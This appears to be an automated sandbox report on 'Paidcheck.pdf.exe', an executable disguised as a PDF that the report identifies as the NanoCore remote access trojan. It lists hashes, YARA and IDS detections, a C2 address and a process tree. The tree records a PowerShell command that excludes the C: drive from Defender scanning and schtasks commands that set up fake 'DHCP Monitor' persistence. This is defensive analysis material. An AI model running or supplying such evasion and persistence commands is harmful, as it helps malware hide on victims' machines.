SHA-256:	D270D397EB3CF1173D25795834B240466EFEE213E11B1B31CDC101015AFFCAD9
SHA-512:	EB49AEE1B4524E6F15C08345A380D7D28DC845DEBA5408A7D034F2F7F5A652C8A2E2FF293BFB307DE87DCC2FAA111BA3BE8BEF9C4752A73DE1835DCD844D3BB
Malicious:	false
Preview:	Microsoft .NET Framework Assembly Registration Utility version 4.7.3056.0..for Microsoft .NET Framework version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....Syntax: RegAsm AssemblyName [Options]..Options:.. /unregister Unregister types.. /tlb[:FileName] Export the assembly to the specified type library.. and register it.. /regfile[:FileName] Generate a reg file with the specified name.. instead of registering the types. This option.. cannot be used with the /u or /tlb options.. /codebase Set the code base in the registry.. /registered Only refer to already regist ered type libraries.. /asmpath:Directory Look for assembly references here.. /nologo Prevents RegAsm from displaying logo.. /silent Silent mode. Prevents displaying of success messages.. /verbose Displays extra information..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.242459409423084
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Paidcheck.pdf.exe
File size:	580096
MD5:	ce32e8605adb6c9bb2dcee69fe887b46
SHA1:	2ace1fb1e3523768003b61a4a79193214ffafed9
SHA256:	7e22f7f21e8798805234be7ac26bad65c1edecb55b051343e0933a68041ce073
SHA512:	674ad1360e6ed0e1c77865858c08950d6955f8a56544343e9414320470d80258e4fad0d67ee64423cbc792bfbf2cd6fee2c1806a837b61f62b7f71c10fe2d9fc
SSDEEP:	12288:UyVRMbXAPtBXomNFYmujpihOcn92JRVkxdGOcA1WJIq:UyVRxPtB3Cjpihvn+VkxIE1c
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...:. .....0.....0..... .....@.. .....@.....@.....

File Icon

Icon Hash:	4e9292f2c88cd3cc

Static PE Info

General

Entrypoint:	0x48c6ea
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xC8D6E03A [Sat Oct 10 03:15:06 2076 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x8a6f0	0x8a800	False	0.74459012579	data	6.19707511101	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8e000	0x2d0c	0x2e00	False	0.148522418478	data	3.29118714119	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x92000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-09:33:52.108416	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49704	2018	192.168.2.3	217.138.212.57

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Paidcheck.pdf.exe PID: 4608 Parent PID: 5620

General

Start time:	09:32:56
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\Paidcheck.pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Paidcheck.pdf.exe'
Imagebase:	0x6a0000
File size:	580096 bytes
MD5 hash:	CE32E8605ADB6C9BB2DCEE69FE887B46
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.306467262.0000000002F7B000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.306467262.0000000002F7B000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.306569073.0000000003C69000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.306569073.0000000003C69000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.306569073.0000000003C69000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.306631501.0000000003CE1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.306631501.0000000003CE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.306631501.0000000003CE1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: wscript.exe PID: 1968 Parent PID: 4608

General

Start time:	09:33:42
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp_Fimmlfqfvyf tboxhdsnydr.vbs'
Imagebase:	0x1030000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: RegAsm.exe PID: 2308 Parent PID: 4608

General

Start time:	09:33:42
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Imagebase:	0x760000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000A.00000002.486028172.0000000003C21000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489583324.0000000006AE0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489583324.0000000006AE0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000A.00000002.480862241.0000000002BD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489612567.0000000006AF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489612567.0000000006AF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489824086.0000000006B70000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489824086.0000000006B70000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489650753.0000000006B00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489650753.0000000006B00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489080890.0000000006540000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489080890.0000000006540000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 0000000A.00000002.481024658.0000000002C47000.00000004.00000001.sdmp, Author:

	Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489200537.0000000006A60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489200537.0000000006A60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.475784667.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000A.00000002.475784667.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000A.00000002.475784667.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489750000.0000000006B30000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489750000.0000000006B30000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489515474.0000000006AC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489515474.0000000006AC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489556083.0000000006AD0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489556083.0000000006AD0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489421921.0000000006AB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489421921.0000000006AB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.487959642.0000000005CF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.487959642.0000000005CF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489379501.0000000006AA0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489379501.0000000006AA0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.489724934.0000000006B20000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.489724934.0000000006B20000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000A.00000002.488145685.0000000005F60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000A.00000002.488145685.0000000005F60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000A.00000002.488145685.0000000005F60000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000A.00000002.486430040.0000000003EBC000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000A.00000002.486159057.0000000003C9E000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000A.00000002.486159057.0000000003C9E000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: powershell.exe PID: 748 Parent PID: 1968

General

Start time:	09:33:43
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -ExclusionPath C:\,'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe'
Imagebase:	0x1260000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6096 Parent PID: 748

General

Start time:	09:33:44
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5636 Parent PID: 2308

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General

Start time:	09:33:45
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'DHCP Monitor' /xml 'C:\Users\user\AppData\Local\Temp\tmp4FE3.tmp'
Imagebase:	0xe40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5784 Parent PID: 5636

General

Start time:	09:33:47
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5848 Parent PID: 2308

General

Start time:	09:33:49
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'DHCP Monitor Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp5C0A.tmp'
Imagebase:	0xe40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 2292 Parent PID: 5848

General

Start time:	09:33:49
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegAsm.exe PID: 5432 Parent PID: 528

General

Start time:	09:33:50
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\RegAsm.exe 0
Imagebase:	0xca0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 2992 Parent PID: 5432

General

Start time:	09:33:51
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: dhcpmon.exe PID: 496 Parent PID: 528

General

Start time:	09:33:51
Start date:	22/07/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' 0
Imagebase:	0x2a0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

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Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

Analysis Process: conhost.exe PID: 484 Parent PID: 496

General

Start time:	09:33:51
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: dhcpmon.exe PID: 4300 Parent PID: 3388

General

Start time:	09:33:56
Start date:	22/07/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0x8a0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1036 Parent PID: 4300

General

Start time:	09:33:57
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

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Code Analysis